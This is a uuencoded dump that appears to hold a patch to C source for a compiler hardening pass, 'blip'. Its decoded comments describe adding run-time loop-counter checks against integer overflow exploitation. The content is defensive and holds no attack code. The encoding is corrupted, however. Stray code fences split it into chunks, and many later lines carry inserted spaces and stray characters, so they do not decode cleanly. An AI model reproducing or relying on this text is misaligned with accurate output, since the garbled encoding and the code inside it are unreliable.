M8G5I;&1?8VAE8VM?<W1M="AE>'`I#0T**PET<F5E"65X<#L-#0HK>PT-"BL-
M#0HK"71R964)8VAE8VM?<W1M=#TP.PT-"BL)=')E90EC:&5C:U]E>'`],#L-
M#0HK#0T**PEC:&5C:U]E>'`@/2!B;&EP7V)U:6QD7V-H96-K7V5X<"AE>'`I
M.PT-"BL):68H(6-H96-K7V5X<"D@<F5T=7)N($Y53$P[#0T**PD-#0HK"6-H
M96-K7W-T;70@/2!B=6EL9%]S=&UT*$584%)?4U1-5"P@8VAE8VM?97AP*3L-
M#0HK#0T**PER971U<FX@8VAE8VM?<W1M=#L-#0HK?0T-"BL-#0HK#0T**R\J
M"6%D9"!A($-/3D1?15A04B!T;R!T:&4@9F]R(&EN:70@<W1M="X@5&AE(&%D
M9&ET:6]N(&-H96-K('=I;&P@8F4@:6X@80T-"BL@*@EF;W)M870@;V8@82!N
M97<@15A04E]35$U4(&)Y(&UA:VEN9R!T:&4@8W5R<F5N="!F;W(@:6YI="!S
M=&UT(&$@#0T**R'J"4-/35!/54Y$7U-4350@86YD(&-H86EN9R!T:&4@;F5W
M($584%)?4U1-5"!A="!T:&4@96YD(&]F('1H92!E>&ES=&EN9R!O;F4N(`T-
M"BL@*B\-#0HK(`T-"BMB;V]L("`-#0HK8FQI<%]E;6ET7V9O<E]L;V]P7V-H
M96-K<RAF;W)?<W1M="D-#0HK"71R964)9F]R7W-T;70[#0T**PD)#0T**WL-
M#0HK#0T**PET<F5E"69O<E]I;FET.PT-"BL)=')E90EC;VUP;W5N9%]E>'!R
M.PT-"BL)=')E90EB;&EP7V5X<#L-#0HK#0T**PEF;W)?:6YI="`](($9/4E])
M3DE47U-4350@*&9O<E]S=&UT*3L-#0HK#0T**PDO*B!(86YD;&4@;VYL>2!C
M87-E<R!W:&5R92!F;W(@:6YI="!I<R!E>'!R97-S:6]N+B`J+PT-"BL):68H
M5%)%15]#3T1%("AF;W)?:6YI="D@(3T@15A04E]35$U4*2![#0T**PD)8FQI
M<%]W87)N:6YG*$Y%7T9/4BP-#0HK"0D)(F)L:7`Z(&9O<B!I;FET(&ES(&YO
M="!%6%!27U-4350B*3L)#0T**PD)<F5T=7)N(&9A;'-E.PT-"BL)?0T-"BL)
M#0T**PDO*B!B=6EL9"!A(&)L:7`@8VAE8VL@=7-I;F<@=&AE(&=L;V)A;"!L
M;V]P7VQI;6ET("HO#0T**PEB;&EP7V5X<"`](&)L:7!?8G5I;&1?8VAE8VM?
M97AP*$Y53$Q?5%)%12D[#0T**PEI9B@A8FQI<%]E>'`I>PT-"BL)"6)L:7!?
M=V%R;FEN9RA.15]&3U(L#0T**PD)"2)B;&EP.B!I;G1E<FYA;"!F86EL=7)E
M('=H:6QE(&)U:6QD:6YG(&-H96-K(&5X<')E<W-I;VXB*3L)#0T**PD)<F5T
M=7)N(&9A;'-E.PT-"BL)?0T-"BL-#0HK"6EF*%12145?3U!%4D%.1"`H9F]R
M7VEN:70L,"D@/3T@3E5,3%]44D5%*7L-#0HK"0E44D5%7T]015)!3D0@*&9O
M<E]I;FET+#`I(#T@8FQI<%]E>'`'[#0T**PE]#0T**PEE;'-E>PT-"BL)"2\J
M(&-O;G-T<F%C="!A(&YE=R!C;VUP;W5N9"!E>'!R97-S:6]N("HO#0T**PD)
M8V]M<&]U;F1?97AP<B`](&)U:6QD*$-/35!/54Y$7T584%(L=F]I9%]T>7!E
M7VYO9&4L#0T**PD)"0D)"0D)5%)%15]/4$5204Y$("AF;W)?:6YI="PP*2P-
M#0HK"0D)"0D)"0EB;&EP7V5X<"D[#0T**PD-#0HK"0EI9B@A8V]M<&]U;F1?
M97AP<BD@<F5T=7)N(&9A;'-E.PT-"BL)#0T**PD)+RH@<F5P;&%C92!C=7)R
M96YT(&9O<B!I;FET(&5X<')E<W-I;VX@=VET:"!T:&4@;F5W(&-O;7!O=6YD
M(`T-"BL)"2`J(&5X<')E<W-I;VX@*B\-#0HK"0D-#0HK"0E44D5%7T]015)!
M3D0@*&9O<E]I;FET+#`I(#T@8V]M<&]U;F1?97AP<CL-#0HK"7T-#0HK"0T-
M"BL)<F5T=7)N('1R=64[#0T**PD-#0HK?0T-"BL-#0HK+RH)861D(&$@0T].
M1%]%6%!2(&)E9F]R92!T:&4@5TA)3$5?4U1-5"X@5&AE(&%D9&ET:6]N(&-H
M96-K('=I;&P@8F4@:6X@80T-"BL@*@EF;W)M870@;V8@82!N97<@15A04E]3
M5$U4+B!3:6YC92!W92!A<F4@8V%L;&5D(&EN(&$@<W1A=&4@=VAE<F4@=&AE
M(`T-"BL@*@E72$E,15]35$U4('=A<R!N;W0@>65T(&%D9&5D('1O('1H92!T
M<F5E+B!W92!W:6QL('-I;7!L>2!A9&0@;W5R(&-O;F0N(`T-"BL@*B\-#0HK
M(`T-"BMB;V]L("`-#0HK8FQI<%]E;6ET7W=H:6QE7VQO;W!?8VAE8VMS*"D-
M#0HK>PT-"BL)=')E90EB;&EP7W-T;70[#0T**PD)#0T**PEB;&EP7W-T;70@
M/2!B;&EP7V)U:6QD7V-H96-K7W-T;70H3E5,3%]44D5%*3L-#0HK"6EF*"%B
M;&EP7W-T;70I(')E='5R;B!F86QS93L-#0HK"0T-"BL)861D7W-T;70H8FQI
M<%]S=&UT*3L-#0HK"0T-"BL)<F5T=7)N('1R=64[#0T**WT-#0HK#0T**PT-
M"BLO*B!C;VYV97)T(&$@0T%,3%]%6%!2('1O(&$@0T].1%]%6%!2(&AA=FEN
M9R!T:&4@8FQI<"!C:&5C:W,@87,@=&AE(&-O;F0N#0T**R`J(&%N9"!T:&4@
M;W)I9VEN86P@0T%,3%]%6%!2(&%S('1H92!F86QS92!S:61E(&]F('1H92!E
M>'!R97-S:6]N+B`J+R`-#0HK#0T**W1R964@('T-"BMB;&EP7V5M:71?8V%L
M;%]C:&5C:W,H8V%L;"D-#0HK"71R964)8V%L;#L-#0HK"0D-#0HK>PT-"BL)
M=')E90EC:&5C:U]E>'`[#0T**PT-"BL)8VAE8VM?97AP(#T@8FQI<%]B=6EL
M9%]C:&5C:U]E>'`H8V%L;"D[('T-"BL-#0HK"2\J(&EF('=E(&9A:6QE9"!T
M;R!C;VYV97)T('1H92!E>'`@:6YT;R!O=7(@8VAE8VLL(`T-"BL)("H@=&AE
M;B!R971U<FX@=&AE(&]R:6=I;F%L(&5X<'(@*B\-#0HK"6EF*"%C:&5C:U]E
M>'`I(')E='5R;B!C86QL.PT-"BL-#0HK"7)E='5R;B!C:&5C:U]E>'`[#0T*
M*WT-#0HK#0T**R\J(&-H96-K(&EF(&$@9&5C;"!I<R!P87)T(&]F(&$@<W1M
M="!O<B!A;B!E>'!R(&%S(&$@;'9A;'5E#0T**R`J(&EF(&ET(&ES('1H96X@
M8V]N<VED97(@:70@87,@;6]D:69I960@#0T**R`J#0T**R`J(%1H:7,@9G5N
M8W1I;VX@:7,@<F5C=7)S:79E(&%N9"!T:&4@<W1O<"!C;VYI=&EO;B!I<R!E
M:71H97(-#0HK("H@+2!A('-I;7!L92!E>'!R('=A<R!F;W5N9"!W:&EC:"!A
M;&QO=R!U<R!T;R!F:6=U<F4@;W5T('1H870@#0T**R`J(`D@=&AE(&1E8VP@
```

```
M:7,@;6]D:69I960N#0T**R`J("T@82!F=6YC=&EO;B!R96%C:"!A('-T;70@
M+R!E>'!R('1O(&-O;7!L97@@=&\@=F5R9FEY#0T**R`J(`D@*'=E(&-A;B!C
M:&5A="!I;B!F:7)S="!V97)S:6]N(&%N9"!C;&%I;2!T:&%T(&%L;6]S="!E
M=F5R>71H:6YG#0T**R`J(`D@:7,@=&]O(&AA<F0@=&\@:61E;G1I9GD@<V\@
M<F5C=7)S:79E(&5N9"!W:&EL92!S=7!P;W)T:6YG(&]N;'D@#0T**R`J(`D@
M8F%S:6,@<W1U9F8@*2HO#0T**PT-"BL-#0HK#0T**V)O;VP-#0HK8FQI<%]D
M96-L7VUO9&EF:65D("AD96-L+'0I#0T**PET<F5E(&1E8VP[#0T**PET<F5E
M('0[#0T**WL-#0HK"6EN="!I.PT-"BL)=')E90EE>'`[#0T**PD-#0HK"6EF
M*"%T*2!R971U<FX@9F%L<V4[#0T**PD-#0HK"7-W:71C:"A44D5%7T-/1$4@
M*'0I*7L-#0HK#0T**PDO*B!H86YD;&4@:VYO=VX@<VEM<&QE(&-A<V5S('=H
M:6-H(&ES('1Y<&EC86P@=&\@8V]U;G1E<B`-#0HK"2`J(&UO9&EF:6-A=&EO
M;G,@*B\-#0HK"0D-#0HK"0EC87-E($U/1$E&65]%6%!2.@T-"BL)"0DO*B!O
M;FQY('1A:V4@8V%R92!O9B!C87-E(&QI:V4@*ST@+3T@34]$24997T584%(@
M=VAE<F4@9&5C;"`-#0HK"0D)("H@:7,@;VX@;&5F="!S:61E(&%N9"!A;'-O
M(&]N(')I9VAT('-I9&4@=&]G871H97(@=VET:"!A(`T-"BL)"0D@*B!C;VYS
M=&%N="`J+PT-"BL)"0EE>'`@/2!44D5%7T]015)!3D0@*'0L,2D[#0T**PD)
M"6EF*`E44D5%7T]015)!3D0@*'0L,"D@/3T@9&5C;"`F)@T-"BL)"0D)97AP
M("8F#0T**PD)"0E44D5%7T]015)!3D0@*&5X<"PP*2`]/2!D96-L("8F#0T*
M*PD)"0E44D5%7T]015)!3D0@*&5X<"PQ*2`F)@T-"BL)"0D)5%)%15]#3TY3
M5$%.5"`H5%)%15]/4$5204Y$("AE>'`L,2DI*7L-#0HK#0T**PT-"BL)"0D)
M:68H5%)%15]#3T1%("AE>'`I(#T](%!,55-?15A04BE[#0T**PD)"0D);&]O
M<%]L:6UI="YD:7(@/2!)3D-214U%3E0[#0T**PD)"0D)<F5T=7)N('1R=64[
M#0T**PD)"0E]#0T**PD)"0D-#0HK"0D)"6EF*%12145?0T]$12`H97AP*2`]
M/2!-24Y54U]%6%!2*7L-#0HK"0D)"0EL;V]P7VQI;6ET+F1I<B`]($1%0U)%
M345.5#L-#0HK"0D)"0ER971U<FX@=')U93L-#0HK"0D)"7T-#0HK#0T**PD)
M"0ER971U<FX@=')U93L-#0HK"0D)?0T-"BL)"0EE;'-E#0T**PD)"0ER971U
M<FX@9F%L<V4[#0T**PT-"BL)"0D-#0HK"0EC87-E(%!214E.0U)%345.5%]%
M6%!2.@T-"BL)"6-A<V4@4$]35$E.0U)%345.5%]%6%!2.@T-"BL)"0T-"BL)
M"0EI9BAD96-L(#T](%12145?3U!%4D%.1"`H="PP*2E[#0T**PD)"0EL;V]P
M7VQI;6ET+F1I<B`]($E.0U)%345.5#L-#0HK"0D)"7)E='5R;B!T<G5E.PT-
M"BL)"0E]#0T**PD)"0T-"BL)"0EB<F5A:SL-#0HK#0T**PD)8V%S92!03U-4
M1$5#4D5-14Y47T584%(Z#0T**PD)8V%S92!04D5$14-214U%3E1?15A04CH-
M#0HK"0D)#0T**PD)"0T-"BL)"0EI9BAD96-L(#T](%12145?3U!%4D%.1"`H
M="PP*2E[#0T**PD)"0EL;V]P7VQI;6ET+F1I<B`]($1%0U)%345.5#L-#0HK
M"0D)"7)E='5R;B!T<G5E.PT-"BL)"0E]#0T**PD)"0T-"BL)"0EB<F5A:SL-
M#0HK#0T**PD)8V%S92!,5%]%6%!2.@T-"BL)"6-A<V4@3$5?15A04CH-#0HK
M"0EC87-E($=%7T584%(Z#0T**PD)8V%S92!'5%]%6%!2.@T-"BL)"6-A<V4@
M15%?15A04CH-#0HK"0EC87-E($Y%7T584%(Z#0T**PT-"BL)"0DO*B!I;B!T
M:&4@8V%S92!O9B!S:6UP;&4@8V]N9&ET:6]N+"!C:&5C:R!F;W(@;6]D:69I
M8V%T:6]N(&]F#0T**PD)"2`J(&]N92!O9B!T:&4@<VED97,N(%1H:7,@=VEL
M;"!H96QP('5S(&EN(&-A<V5S(&QI:V4@#0T**PD)"2`J('=H:6QE*&QE;BTM
M*2`J+PT-"BL-#0HK"0D)9F]R*&D],#MI(#P@,CL@:2LK*7L-#0HK#0T**PD)
M"0EI9BAB;&EP7V1E8VQ?;6]D:69I960H9&5C;"`L(%12145?3U!%4D%.1"AT
M+&DI*2D-#0HK"0D)"0ER971U<FX@=')U93L-#0HK"0D)?0T-"BL-#0HK"0D)
M<F5T=7)N(&9A;'-E.PT-"BL-#0HK"0D)#0T**PD)9&5F875L=#H-#0HK"0D)
M<F5T=7)N(&9A;'-E.PT-"BL)"0T-"BL)?0T-"BL-#0HK"7)E='5R;B!F86QS
M93L)#0T**WT-#0HK#0T**R\J(&9I;F0@82!D96-L(&]U="!O9B!P87)E;G0@
M97AP<B!O<&5R86YD+B!M;W-T('-I;7!L92!C87-E(&ES('=H96X-#0HK("H@
M;W`@:7,@=&AE(&1E8VP@:71S96QF+B!A;F]T:&5R('-U<'!O<G1E9"!C87-E
M(&ES('=H96X@=&AE(&]P(&ES(&$-#0HK("H@;6]D:69Y(&]R(&EN8W)E;65N
M="`O(&1E8W)E;65N="!E>'!R+"!I;B!T:&ES(&-A<V4@=&AE(&9I<G-T(&]P
M97)A;F0-#0HK("H@=VEL;"!B92!T:&4@;&]O:V5D(&9O<B!D96-L+B`-#0HK
M("H-#0HK("H@:6X@8V%S97,@;W1H97(@=&AE;B!T:&]S92P@=V4@=VEL;"!N
M;W0@9FEN9"!T:&4@9&5C;"X@*B\-#0HK#0T**W1R964-#0HK8FQI<%]F:6YD
M7V1E8VPH;W`I#0T**PET<F5E(&]P.PT-"BM[#0T**PT-"BL)<W=I=&-H*"!4
M4D5%7T-/1$4H;W`I*7L-#0HK"0EC87-E(%9!4E]$14-,.@T-"BL)"6-A<V4@
M4$%235]$14-,.@T-"BL)"6-A<V4@1DE%3$1?1$5#3#H-#0HK"0EC87-E($E.
M5$5'15)?0U-4.@T-"BL-#0HK"0D)<F5T=7)N(&]P.PT-"BL)"0D-#0HK"0DO
M*B!I9B!S:6UP;&4@97AP<B!L;V]K(&EN<VED92XJ+PT-"BL)"6-A<V4@4%)%
M1$5#4D5-14Y47T584%(Z#0T**PD)8V%S92!04D5)3D-214U%3E1?15A04CH-
M#0HK"0EC87-E(%!/4U1$14-214U%3E1?15A04CH-#0HK"0EC87-E(%!/4U1)
M3D-214U%3E1?15A04CH-#0HK#0T**PD)"7)E='5R;B!B;&EP7V9I;F1?9&5C
M;"A44D5%7T]015)!3D0@*&]P+#`I*3L-#0HK"0D)#0T**PD)+RH@:6X@8V%S
M92!L;V]P('9A<B!N965D(&-O;G9E<G1I;VXL('=E('=I;&P@9FEN9"!S;VUE
M(`T-"BL)"2`J(&YO<"!E>'!R97-S:6]N<R`J+PT-"BL)"6-A<V4@3D]07T58
M4%(Z#0T**PD)8V%S92!#3TY615)47T584%(Z#0T**PD)"0T-"BL)"0ER971U
M<FX@8FQI<%]F:6YD7V1E8VPH5%)%15]/4$5204Y$("AO<"PP*2D[#0T**PD)
M#0T**PD)9&5F875L=#H-#0HK"0D)<F5T=7)N($Y53$P[#0T**PE]#0T**WT-
```

```
M#0HK#0T**R\J(&QO;VL@:6YS:61E(&$@0T%,3%]%6%!2+"!A;F0@9FEN9"!T
M:&4@9G5N8W1I;VX@;F%M92X@=&AE;B!S96%R8V@@#0T**R`J(&9U;F-T:6]N
M(&YA;64@:6X@8FQI<"!L:7-T+"!A;F0@8W)E871E(&$@(FQO;W!?;&EM:70B
M('-T=7)C="!U<VEN9PT-"BL@*B!T:&4@3BUT:"!P87)A;2!A<R!L:6UI="P@
M8V]N<W1A;G0@,"!A<R!C;W5N=&5R+"!A;F0@<V5T(&1I<F5C=&EO;B`-#0HK
M("H@=&\@:6YC<F5M96YT+B`J+PT-"BMB;V]L#0T**V)L:7!?9FEN9%]C86QL
M7VQI;6ET<RAC86QL+'!A<F%M<RD-#0HK"71R964)8V%L;#L-#0HK"71R964)
M<&%R86US.PT-"BM[#0T**PT-"BL)=')E90EF=6YC7V1E8VPL<&%R86T[#0T*
M*PEI;G0)"6DL<&%R86U?:6YD97@]+3$[#0T**PT-"BL)+RH@=7!D871E('-T
M871I<W1I8W,@8V]U;G1E<G,@*B\-#0HK"6)L:7!?<W1A="YT;W1A;%]C:&5C
M:W,K*SL-#0HK"6)L:7!?<W1A="YC86QL7V-H96-K<RLK.PT-"BL)#0T**PEI
M9B@A8V%L;"!\?`T-"BL)"2%44D5%7T]015)!3D0H8V%L;"PP*7Q\#0T**PD)
M5%)%15]#3T1%("A44D5%7T]015)!3D0@*&-A;&PL,"DI("$]($%$1%)?15A0
M4B!\?`T-"BL)"2%44D5%7T]015)!3D0H5%)%15]/4$5204Y$("AC86QL+#`I
M+#`I*7L-#0HK"0D-#0HK"0EB;&EP7W=A<FYI;F<H3D5?0T%,3"PB8FQI<#H@
M8V%L;"!E>'!R(&1O;G0@:&%V92!A9&1R97-S(&5X<'(B*3L)#0T**PD)<F5T
M=7)N(&9A;'-E.PT-"BL)?0T-"BL-#0HK"69U;F-?9&5C;"`](%12145?3U!%
M4D%.1"`H5%)%15]/4$5204Y$("AC86QL+#`I+#`I.PT-"BL):68H(%12145?
M0T]$12`H9G5N8U]D96-L*2`A/2!&54Y#5$E/3E]$14-,('Q\#0T**PD)(41%
M0TQ?3D%-12`H9G5N8U]D96-L*2!\?`T-"BL)"2$@241%3E1)1DE%4E]03TE.
M5$52("@@1$5#3%].04U%*&9U;F-?9&5C;"DI*7L-#0HK#0T**PD)8FQI<%]W
M87)N:6YG*$Y%7T-!3$PL(F)L:7`Z(&-A;&P@8GD@<&]I;G1E<B!T;R!F=6YC
M=&EO;B!N;W0@<W5P<&]R=&5D(BD[#0T**PD@("`)<F5T=7)N(&9A;'-E.PT-
M"BL)?0T-"BL-#0HK#0T**PEF;W(H:3TP.R!S=')L96XH;&]O<%]L:6ME<UMI
M72YF=6YC7VYA;64I(#X@,#MI*RLI>PT-"BL)"6EF*'-T<F-M<"A)1$5.5$E&
M24527U!/24Y415(@*$1%0TQ?3D%-12`H9G5N8U]D96-L*2DL#0T**PD)"0D)
M;&]O<%]L:6ME<UMI72YF=6YC7VYA;64I/3TP*7L-#0HK"0D)#0T**PD)"7!A
M<F%M7VEN9&5X(#T@;&]O<%]L:6ME<UMI72YP87)A;5]I;F1E>#L-#0HK"0D)
M8G)E86L[#0T**PD)?0T-"BL)?0T-"BL)#0T**PDO*B!I9B!F=6YC=&EO;B!N
M;W0@9F]U;F0@:6X@;&]O<%]L:6ME<R!L:7-T('1H96X@9&]N="!C;W5N=`T-
M"BL)("H@:70@:6X@=&AE(&)L:7!?<W1A="`J+PT-"BL):68H<&%R86U?:6YD
M97@@/"`P*7L-#0HK"0EB;&EP7W-T870N=&]T86Q?8VAE8VMS+2T[#0T**PD)
M8FQI<%]S=&%T+F-A;&Q?8VAE8VMS+2T[#0T**PD)<F5T=7)N(&9A;'-E.PT-
M"BL)?0T-"BL)"0D-#0HK#0T**PEP87)A;2`](''!A<F%M<SL-#0HK"69O<BAI
M/3`[(&D@/"!P87)A;5]I;F1E>"`F)B!P87)A;3L@:2LK*7L-#0HK"0EP87)A
M;2`](%12145?0TA!24X@*'!A<F%M*3L-#0HK"7T-#0HK"0T-"BL):68H(7!A
M<F%M*2!R971U<FX@9F%L<V4[#0T**PD-#0HK"6QO;W!?;&EM:70N;&EM:70@
M/2!44D5%7U9!3%5%("AP87)A;2D[#0T**PT-"BL)+RH@:68@<&%R86T@:7,@
M8V%L8W5L871E9"!U<VEN9R!A(&9U;F-T:6]N+"!D;VYT(&EN8VQU9&4@=&AA
M=`T-"BL)("H@97AP<B!I;B!T:&4@8VAE8VLL(&ET<R!W87D@=&]O(')I<VMY
M+B`J+PT-"BL):68H5%)%15]3241%7T5&1D5#5%,@*&QO;W!?;&EM:70N;&EM
M:70I*7L-#0HK"0EB;&EP7W=A<FYI;F<H3D5?0T%,3"PB8FQI<#H@<&%R86T@
M<V5E;7,@=&\@:&%V92!S:61E(&5F9F5C=',B*3L-#0HK"0ER971U<FX@9F%L
M<V4["0D-#0HK"7T-#0HK"0T-"BL);&]O<%]L:6UI="YC;W5N=&5R(#T@:6YT
M96=E<E]Z97)O7VYO9&4[#0T**R`@"6QO;W!?;&EM:70N9&ER(#T@24Y#4D5-
M14Y4.PD-#0HK"0T-"BL)+RH@86QL('-E96US('1O(&)E(&]K+"!W92!F;W5N
M9"!T:&4@;&EM:71S+"!A;F0@=V4@8V%N(`T-"BL)("H@8V]N=&EN=64@=VET
M:"!E;6ET:6<@=&AE(&)L:7`@8VAE8VLN("HO#0T**PD-#0HK"7)E='5R;B!T
M<G5E.PT-"BM]#0T**PT-"BL-#0HK+RH@3&]O:R!I;G-I9&4@82!L;V]P(&-O
M;F1I=&EO;BX@9FER<W0@8VAE8VL@:68@8V]N9&ET:6]N(&ES('1O;R`-#0HK
M("H@8V]M<&QI8V%T960N(&EF(&ET(&ES+"!R971U<FX@3E5,3"`O+R!&25A-
M12!R961U8V4@(F-O;7!L:6-A=&5D(B!S970-#0HK("H-#0HK("H@9F]R(&5A
M8V@@9&5C;"!I;B!T:&4@8V]N9&ET:6]N+"!C:&5C:R!I9B!D96-L(&ES(&UO
M9&EF:65D(&5I=&AE<@T-"BL@*B!I;B!C;VYD(&]R(&5X<'(N(&EF(&ET)W,@
M;6]D:69I960@8V]N<VED97(@:70@87,@=&AE(&-O=6YT97(N#0T**R`J(&EF
M(&UO<F4@=&AE;B!O;F4@8V]U;G1E<B!F;W5N9"!R971U<FX@3E5,3"X@*B\-
M#0HK#0T**V)O;VP-#0HK8FQI<%]F:6YD7VQO;W!?=F%R<RAC;VYD+&5X<'(I
M#0T**PET<F5E"6-O;F0[#0T**PET<F5E"65X<'([#0T**WL-#0HK#0T**PET
M<F5E"61E8VP],#L-#0HK"6EN=`D):2QN=6U?;6]D:69I960],#L-#0HK#0T*
M*PEI9B@A8V]N9"D@<F5T=7)N(&9A;'-E.PT-"BL)#0T**PDO*B!F:7)S="!V
M97)S:6]N('=I;&P@<W5P<&]R="!O;FQY('9E<GD@<VEM<&QE(&-O;F1I=&EO
M;G,@*B\)#0T**PES=VET8V@H5%)%15]#3T1%("AC;VYD*2E[#0T**PD)8V%S
M92!,5%]%6%!2.@T-"BL)"6-A<V4@3$5?15A04CH-#0HK"0EC87-E($=%7T58
M4%(Z#0T**PD)8V%S92!'5%]%6%!2.@T-"BL)"6-A<V4@15%?15A04CH-#0HK
M"0EC87-E($Y%7T584%(Z#0T**PT-"BL)"0DO*B!F:6YD(&1E8VP@=VEL;"!G
M970@86X@;W!E<F%N9"!A;F0@<F5T=7)N('1H92`B;6%I;B(-#0HK"0D)("H@
M9&5C;"!T:&%T(')E<')E<W0@:70N(`T-"BL)"0D@*B`-#0HK"0D)("H@4VEN
M8V4@=&AI<R!O<&5R86YD(&ES('!A<G0@;V8@=VAA="!W92!H;W!E(&$@8V]U
```

```
M;G1E<@T-"BL)"0D@*B!C;VYD:71I;VXL(&ET<R!G;VEN9R!T;R!B92!E:71H
M97(@=F%R+W!A<F%M(&1E8VP@;W(@#0T**PD)"2`J(&%N(&5X<' (@=VAI8V@@
M;W5R(')E<75E<W1E9"!D96-L(&ES(' !A<G0@;V8N("HO#0T**PD)#0T**PT-
M"BL)"0EF;W(H:3TP.R!I(#P@,CL@:2LK*7L-#0HK"0D-#0HK"0D)"61E8VP@
M/2!B;&EP7V9I;F1?9&5C;"A44D5%7T]015)!3D0@*&-O;F0L:2DI.PD)"0T-
M"BL)"0D):68H(61E8VPI>PT-"BL)"0D)"6)L:7!?=V%R;FEN9RA314Q&7T-(
M14-++`T-"BL)"0D)"0D)(F)L:7`Z(&-A;G0@9FEN9"!L;V]P(&1E8VP@:6X@
M8V]N9&ET:6]N(BD[#0T**PD)"0D)+RH@8V]N9&ET:6]N(' 1O;R!C;VUP;&5X
M+"!R971U<FX@*B\-#0HK"0D)"0ER971U<FX@9F%L<V4[#0T**PD)"0E]#0T*
M*PT-"BL)"0D)+RH@8VAE8VL@:68@9&5C;"!I<R!M;V1I9FEE9"X@=V4@:&]P
M92!T;R!G970@80T-"BL)"0D)("H@;6]D:69I8V%T:6]N(' -U8V@@87,@:6YC
M<F5M96YT(&]R(&1E8W)E;65N=`T-"BL)"0D)("H@<VEN8V4@=V4@:&%V92!T
M;R!K;F]W(' 1H92!L;V]P(&1I<F5C=&EO;B`J+PT-"BL)"0D):68H*&)L:7!?
M9&5C;%]M;V1I9FEE9"AD96-L+&-O;F0I(' Q\#0T**PD)"0D)(&)L:7!?9&5C
M;%]M;V1I9FEE9"AD96-L+&5X<' (I*2E[#0T**PD)"0D)#0T**PD)"0D);G5M
M7VUO9&EF:65D*RL[#0T**PD)"0D);&]O<%]L:6UI="YC;W5N=&5R(#T@9&5C
M;#L-#0HK"0D)#0T**PD)"0D)#0T**PD)"0E]#0T**PD)"0DO*B!I9B!N;W0@
M;6]D:69I960@;6%Y8F4@:71S(' 1H92!L:6UI="`N<V%V92!I="`-#0HK"0D)
M"2`J(&EN(&-A<V4@=&AA="!W92!W:6QL(&9I;F0@;W1H97(@87,@8V]U;G1E
M<B`J+PT-"BL)"0D)96QS97L-#0HK"0D)"0EL;V]P7VQI;6ET+FQI;6ET(#T@
M9&5C;#L-#0HK"0D)"7T-#0HK"0D)?0D-#0HK"0D)#0T**PD)"6EF*&YU;5]M
M;V1I9FEE9"`]/2`Q*7L-#0HK"0D)"7)E=' 5R;B!T<G5E.PT-"BL)"0E]#0T*
M*PD)"0T-"BL)"0DO*B!W92!D:61N="!F;W5N9"!O;F4@*&%N9"!O;FQY(&]N
M92D@;6]D:69I960@9&5C;"X@#0T**PD)"2`J(' -O(' =E(&1O;G0@:VYO=R!W
M:&EC:"!I<R!T:&4@;&EM:70@*&EF(&%T(&%L;"!E>&ES="D@*B\-#0HK"0D)
M:68H;G5M7VUO9&EF:65D(#T](#`I>PT-"BL)"0D)8FQI<%]W87)N:6YG*%-%
M3$9?0TA%0TLL#0T**PD)"0D)(F)L:7`Z(' =H:6-H(&QO;W`@=F%R(&ES(&UO
M9&EF:65D/R`H8F]D>2!N;W0@<V5A<F-H960I(BD[#0T**PD)"7T-#0HK"0D)
M96QS97L-#0HK"0D)"6)L:7!?=V%R;FEN9RA314Q&7T-(14-++`T-"BL)"0D)
M"2)B;&EP.B!M;W)E(' 1H96X@;VYE(' 9A<B!I<R!M;V1I9FEE9"P@=VAO(&ES
M(&-O=6YT97(_(BD[#0T**PD)"0D-#0HK"0D)?0T-"BL)"0ER971U<FX@9F%L
M<V4[#0T**PD)"0T-"BL)"0T-"BL)"61E9F%U;' 0Z#0T**PD)"6)L:7!?=V%R
M;FEN9RA314Q&7T-(14-++`T-"BL)"0D)"2)B;&EP.B!C;VYD:71I;VX@:7,@
M=&]O(&-O;7!L97@@9F]R(' 1H:7,@=F5R<VEO;B(I.PT-"BL)"0ER971U<FX@
M9F%L<V4[#0T**PE]#0T**PD-#0HK?0T-"BL-#0HK#0T**R\J(&-H96-K(&9O
M<B!L;V]P(&QI;6ET<RX@:68@;&]O<"!S965M<R!T;R!B92!A(&-O=6YT(&QO
M;W`L(`T-"BL@*B!E;6ET(&-O9&4@=&\@8VAE8VL@;&]O<"!C;W5N=&5R(&EN
M(')U;BUT:6UE+B!T:&%T(&-O9&4@=VEL;`T-"BL@*B!M86ME(' -U<F4@=&AE
M(&-O=6YT97(@:7,@;F]T(' 1O;R!B:6<@*&%S(')E<W5L="!O9B!I;G0@;W9E
M<F9L;W<-#0HK("H@97AP;&]I=&%T:6]N*2`J+PT-"BL-#0HK(" `@#0T**W1R
M964-#0HK8FQI<%]C:&5C:U]L;V]P7VQI;6ET("AT*0T-"BL@(" `@(' 1R964@
M=#L-#0HK>PT-"BL)+RH@3&]O<"!P87)T<R`J+PT-"BL)=')E90ER97-U;' 0]
M=#L-#0HK#0T**PDO*B!)9B!W92!A<F4@;F]T(&%S:V5D(' 1O(&)L:7`L(')E
M=' 5R;B!T:&4@=')E92!W92!G;W0@*B\-#0HK"6EF*"%F;&%G7V)L:7`I(')E
M=' 5R;B!R97-U;' 0[#0T**PT-"BL)+RH@268@=&AE(' 1R964@=V4@9V]T(&ES
M(&YU;&P@=&AE;B!W92!C86YT(&1O(&UU8V@@*B\-#0HK"6EF*"%T*0ER971U
M<FX@<F5S=6QT.PT-"BL-#0HK"2\J(&EN:71I86QI>F4@;&]O<%]L:6UI="!G
M;&]B86P@*B\-#0HK"6QO;W!?;&EM:70N<W1M="`](' 0[#0T**PEL;V]P7VQI
M;6ET+F-O=6YT97(@/2!.54Q,.PT-"BL);&]O<%]L:6UI="YL:6UI="`]($Y5
M3$P[#0T**PEL;V]P7VQI;6ET+F1I<B`](%5.2TY/5TX[#0T**PT-"BL-#0HK
M"0T-"BL)#0T**PES=VET8V@H5%)%15]#3T1%("AT*2E[#0T**PD-#0HK"2\J
M(&1E<&5N9&EN9R!O9B!L;V]P(' 1Y<&4L(&5X=')A8W0@=&AE(&QO;W`@<W1M
M=',@86YD(&5X<')S#0T**PD@*B!L;V]P(&-O;F1I=&EO;B!W:6QL(&AE;' `@
M=7,@:61E;G1I9GD@=&AE(&QO;W`@8V]U;G1E<B!V87(-#0HK"2`J(' =E(' =I
M;&P@;&%T97(@;&]O:R!I;B!C;VYD(&ET<V5L9B!A;F0@=&AE(&9O<E]E>' !R
M(&9O<B`-#0HK"2`J(&UO9&EF:6-A=&EO;B!O9B!V87)S(&]F(&-O;F1I=&EO
M;BX@#0T**PD@*@T-"BL)("H@:68@;6]D:69I8V%T:6]N(&9O=6YD(&%N9"!L
M;V]K(&QI:V4@82`B8V]U;G0B(&UO9&EF:6-A=&EO;B`-#0HK"2`J("AI+F4N
M("LK+"TM+"L]+"H]+BX@971C*2!W92!W:6QL(&MN;W<@:71S(&$@(F-O=6YT
